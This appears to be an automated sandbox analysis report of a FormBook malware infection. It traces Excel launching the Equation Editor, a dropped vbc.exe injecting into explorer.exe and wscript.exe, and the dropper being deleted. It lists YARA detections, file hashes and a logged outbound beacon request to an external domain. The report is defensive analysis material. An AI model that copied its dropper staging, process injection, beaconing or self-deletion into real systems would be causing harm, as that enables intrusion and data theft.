pre{margin:0;font-size:1.4em;word-wrap:break-word;} ul,ol{margin:10px 0 10px 5px;} ul.first,ol.first{margin-top:5px;} fieldset{padding:0 15px 10px 15px;word-break:break-all;} .summary-container fieldset{padding-bottom:5px;margin-top:4px;} legend.no-expand-all{padding:2px 15px 4px 10px;margin:0 0 0 -12px;} legend{color:#333333;;margin:4px 0 8px -12px;_margin-top:0px; font-weight:bold;font-size:1em;} a:link,a:visited{color:#007EFF;font-weight:bold;} a:hover{text-decoration:none;} h1{font-size:2.4em;margin:0;color:#FFF;} h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.4em;margin:10px 0 0 0;color:#CC0000;} h4{font-size:1.2em;margin:10px 0 5px

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	217.160.0.194	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:59.119234085 CEST	211	OUT	GET /dy8g/?m4=JhkpqhXpG6AL&f6AxB=DD+fNAxrYhECY6o7Z2Ot8DQee/pwekPiIII0s/Xm/SYWktVPhnSE8TJmg fkAm9V0KaSOdQ== HTTP/1.1 Host: www.theshapecreator.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:24:59.167316914 CEST	211	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 22 Jul 2021 15:24:59 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2480 Parent PID: 584

General

Start time:	17:22:47
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fab0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2392 Parent PID: 584

General

Start time:	17:23:08
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3016 Parent PID: 2392

General

Start time:	17:23:11
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	188889 bytes
MD5 hash:	57F3AE2842FFB5CEEA386D0B97A52818
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2158065205.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2158065205.0000000000270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2158065205.0000000000270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2300 Parent PID: 3016

General

Start time:	17:23:11
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	188889 bytes
MD5 hash:	57F3AE2842FFB5CEEA386D0B97A52818
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000001.2156137275.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000001.2156137275.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000001.2156137275.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2201997636.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2201997636.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2201997636.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2201775977.0000000000260000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2201775977.0000000000260000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2201775977.0000000000260000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2202517740.0000000000530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2202517740.0000000000530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2202517740.0000000000530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2300

General

Start time:	17:23:15
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE

Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wscript.exe PID: 1796 Parent PID: 1388

General

Start time:	17:23:30
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0x140000
File size:	141824 bytes
MD5 hash:	979D74799EA6C8B8167869A68DF5204A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2372100550.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2372100550.0000000000180000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2372100550.0000000000180000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2371920280.0000000000070000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2371920280.0000000000070000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2371920280.0000000000070000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2656 Parent PID: 1796

General

Start time:	17:23:35
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a6c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis